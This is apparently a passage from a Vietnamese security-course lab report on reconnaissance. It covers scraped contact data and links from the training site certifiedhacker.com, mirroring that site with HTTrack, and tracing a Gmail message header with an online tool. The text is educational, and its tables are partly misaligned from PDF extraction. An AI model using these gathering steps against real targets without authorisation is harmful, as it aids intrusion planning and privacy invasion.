710991655433229		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
21.4453125		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
837982453084834		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
3034175184893		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
1-800-123-986563		https://certifiedhacker.com/Online%2...	Online Booking	certifiedhacker.com		
800-63-3.		https://certifiedhacker.com/Under%2...	Clear Construction	certifiedhacker.com		
(666) 256-8972		https://certifiedhacker.com/Real%20...	Professional Real Estate S...	certifiedhacker.com		
1996-2008.		https://certifiedhacker.com/Recipes/...	Your company - Menu	certifiedhacker.com		
01234-567		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
+90 123 45 67		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
49.415964		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
11.117578		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
0.008362		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
0.022745		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
41.045958		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
28.99292		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
0.069134		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
0.089264		https://certifiedhacker.com/P-folio/c...	P-Folio	certifiedhacker.com		
202-483-1111		https://certifiedhacker.com/corporate...		certifiedhacker.com		
896-563-2323		https://certifiedhacker.com/corporate...		certifiedhacker.com		
156-542-9532		https://certifiedhacker.com/corporate...		certifiedhacker.com		
1996-2008.		https://certifiedhacker.com/Recipes/...	Your company - Recipes d...	certifiedhacker.com		
1996-2008.		https://certifiedhacker.com/Recipes/...	Your company - Recipes d...	certifiedhacker.com		
1-800-123-986563		https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
564.2891		https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		
1-800-123-986563		https://certifiedhacker.com/Social%2...	Unite - Together is Better (...	certifiedhacker.com		

Hình 2.4.5: Fax

MetaTag (26)	Email (13)	Phone (215)	Fax (211)	Link (64)	Domain (1)	Proxy
Filter						
Value						
https://certifiedhacker.com/						
https://certifiedhacker.com/index.html						
https://certifiedhacker.com/Social%20Media/index.html						
https://certifiedhacker.com/Under%20the%20trees/index.html						
https://certifiedhacker.com/P-folio/index.html						
https://certifiedhacker.com/corporate-learning-website/01-homepage.html						
https://certifiedhacker.com/Recipes/index.html						
https://certifiedhacker.com/Online%20Booking/index.htm						
https://certifiedhacker.com/Under%20Construction/index.html						
https://certifiedhacker.com/Social%20Media/sample-login.html						
https://certifiedhacker.com/Under%20the%20trees/blog.html						
https://certifiedhacker.com/Real%20Estates/index.html						
https://certifiedhacker.com/P-folio/portfolio.html						
https://certifiedhacker.com/corporate-learning-website/support.html						
https://certifiedhacker.com/P-folio/about.html						
https://certifiedhacker.com/corporate-learning-website/most_popular_schools_usa.html						
https://certifiedhacker.com/Recipes/about-us.html						
https://certifiedhacker.com/Recipes/menu.html						
https://certifiedhacker.com/P-folio/blog.html						
https://certifiedhacker.com/corporate-learning-website/faq.html						
https://certifiedhacker.com/corporate-learning-website/services.html						
https://certifiedhacker.com/corporate-learning-website/articles.html						
https://certifiedhacker.com/corporate-learning-website/about_us.html						
https://certifiedhacker.com/Under%20the%20trees/contact.html						
https://certifiedhacker.com/Recipes/apple_cake.html						
https://certifiedhacker.com/Recipes/Chicken_Curry.html						
https://certifiedhacker.com/Recipes/Chinese_Pepper_Steak.html						
https://certifiedhacker.com/P-folio/contact.html						
https://certifiedhacker.com/Recipes/Chicken_with_beans_Recipe.html						
https://certifiedhacker.com/Recipes/contact-us.html						
https://certifiedhacker.com/Recipes/honey_cake.html						
https://certifiedhacker.com/corporate-learning-website/contact_us.html						
https://certifiedhacker.com/Recipes/tandoori_chicken.html						
https://certifiedhacker.com/Recipes/kebab.html						
https://certifiedhacker.com/corporate-learning-website/most_popular_schools_North%20Carolina.html						
https://certifiedhacker.com/Social%20Media/about-us.html						

Hình 2.4.6: Links

- Bước 5: Lưu và xuất dữ liệu sau khi trích xuất



Hình 2.5.1: Ẩn save để lưu dữ liệu

- Xuất thông tin thu thập ra file excel

**Export to Excel File**

**File**  
File name: ExtractorPro\Results\2024-04-09-14-17-44--https\_certifiedhacker\_com.xlsx  
 Export to Excel File Create new file after each 10000 lines

**Scope**  
 All rows  
 Selected rows

**Advanced**  
 Remove line breaks  
 Use double quotes for every value  
 Use single line merge

**Results**  
Uncheck All Check All  
 MetaTag (26)  
 Email (17)  
 Phone (122) **(Selected)**  
 Fax (118)  
 Link (64)  
 Domain (1)  
 Proxy (11)


**Columns**  
Uncheck All Check All   
 Description  
 Keywords  
 Title  
 Url  
 Host  
 Domain  
 Page size  
 Page last modified  
 Phone  
 Tag  
 Email  
 Name  
 Fax

Save Cancel Save session to File

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	
1	Description	Keywords	Title	Url	Host	Domain	Page size	Page last modified	Phone	Tag	Email	Name	Fax	Link-Value	Domain-Vi	Proxy
2	A brief des keywords, Certifi	ed Hi	https://cer.certifiedha.com	9660	2011-02-1											https://cer.certifiedha
3	Profession real estate	Profession	https://cer.certifiedha.com	5381	2011-02-1	(666)256-1	Call									(666)256-1 https://cer
4	A short des Some keyw	Your comp	https://cer.certifiedha.com	12716	2011-02-1	800.930.7	phone	contact@t	contact							800.930.7 https://cer
5		P-Folio	https://cer.certifiedha.com	11606	2017-12-2											https://cer
6		Under the	https://cer.certifiedha.com	3653	2017-12-2											https://cer
7		A short des Some keyw	Your comp	https://cer.certifiedha.com	5699	2011-02-1										https://cer
8			Clear Cons	https://cer.certifiedha.com	5151	2017-12-2	800-63-3.									800-63-3. https://cer
9			Online Bo booking,	hi Online Bo	20280	2017-12-2	27.9944, 3	call								27.9944, 3 https://cer
10			Turbo max	Turbo Max	12125	2017-12-2										https://cer
11			A brief des keywords,	Unitte - Tog	15094	2017-12-2	1-800-123	call	contact@t	contact						1-800-123 https://cer


### Lab 3 – Mirroring Website using HTTrack Web Site Copier

- Bước 1: Tải và set up HTTrack Web site Copier




Hình 3.1: Giao diện tạo project

- Bước 2: Nhập tên project rồi nhấn next




Hình 3.2: Đặt tên project

- Bước 3: Thêm url [www.certifiedhacker.com](http://www.certifiedhacker.com) và chọn set option




Hình 3.3: thêm url và set up

- **Bước 4:** Tích vào các ô vuông trong mục Scan Rules




Hình 3.4: Tích vào các ô vuông

- **Bước 5:** Nhấp finish để tiến hành




Hình 3.5: Triển khai

- **Bước 6:** Kiểm tra kết quả thành công



Hình 3.6: Kết quả Mirroring operation complete


- **Bước 7:** Trang web mirrored



Hình 3.7: Trang web mirror


## Lab 4 – Tracing Email

- **Bước 1:** Hãy xác định một email muốn theo dõi



Hình 4.1: Demo gửi một lá thư thông qua gmail

- **Bước 2:** Hãy chọn xem thư gốc để lấy phần header của email



Hình 4.2: Chọn “Hiển thị thư gốc” trong mục tùy chọn của dịch vụ email

- **Bước 3:** Copy phần header

ID thư	<r5KIINQy1NrnsY GpsVA@notifications.google.com>
Tạo lúc:	lúc 23:46 30 tháng 5, 2024 (Đã gửi sau 2 ngày)
Từ:	Google <no-reply@accounts.google.com>
Đến:	@gmail.com
Tiêu đề:	Cảnh báo bảo mật
SPF:	PASS với IP 209.85.220.73 <a href="#">Hãy tìm hiểu thêm</a>
DKIM:	'PASS' với miền accounts.google.com <a href="#">Tim hiểu thêm</a>
DMARC:	'PASS' <a href="#">Tim hiểu thêm</a>

Hình 4.3: Header của thư gốc sẽ nằm ở dưới

- **Bước 4:** Sử dụng tool để phân tích

Trace Email with Headers

Input Email Headers

```

zOEk8IC98T3CSk3i5/fDgPdgbXxjhNtPrPzzS3TZKFquBj1LNzQlLae5/RDcJrQ2/lxt
bjVuMFd9V18NiEJurqZThGX1MYirSsOfh82RK7IY7AZUbfPDZR1/hg/clzJrrFkojZNp
2P9N7CCGKuorAm2InDVVkGm4bTzLPoHsTPUVRbq0v8kENgE/PqwO7f3FUHx3nEq78no
io+A==

X-Gm-Message-State: AOJu0YxZ1FkE3itHW7WCfxqOtQ1jwR3qTaz4mwqenpCk9e1N7Ja+QHNZ

```

**Check Now**

Hình 4.4: Tool phân tích header email của iplocation.io

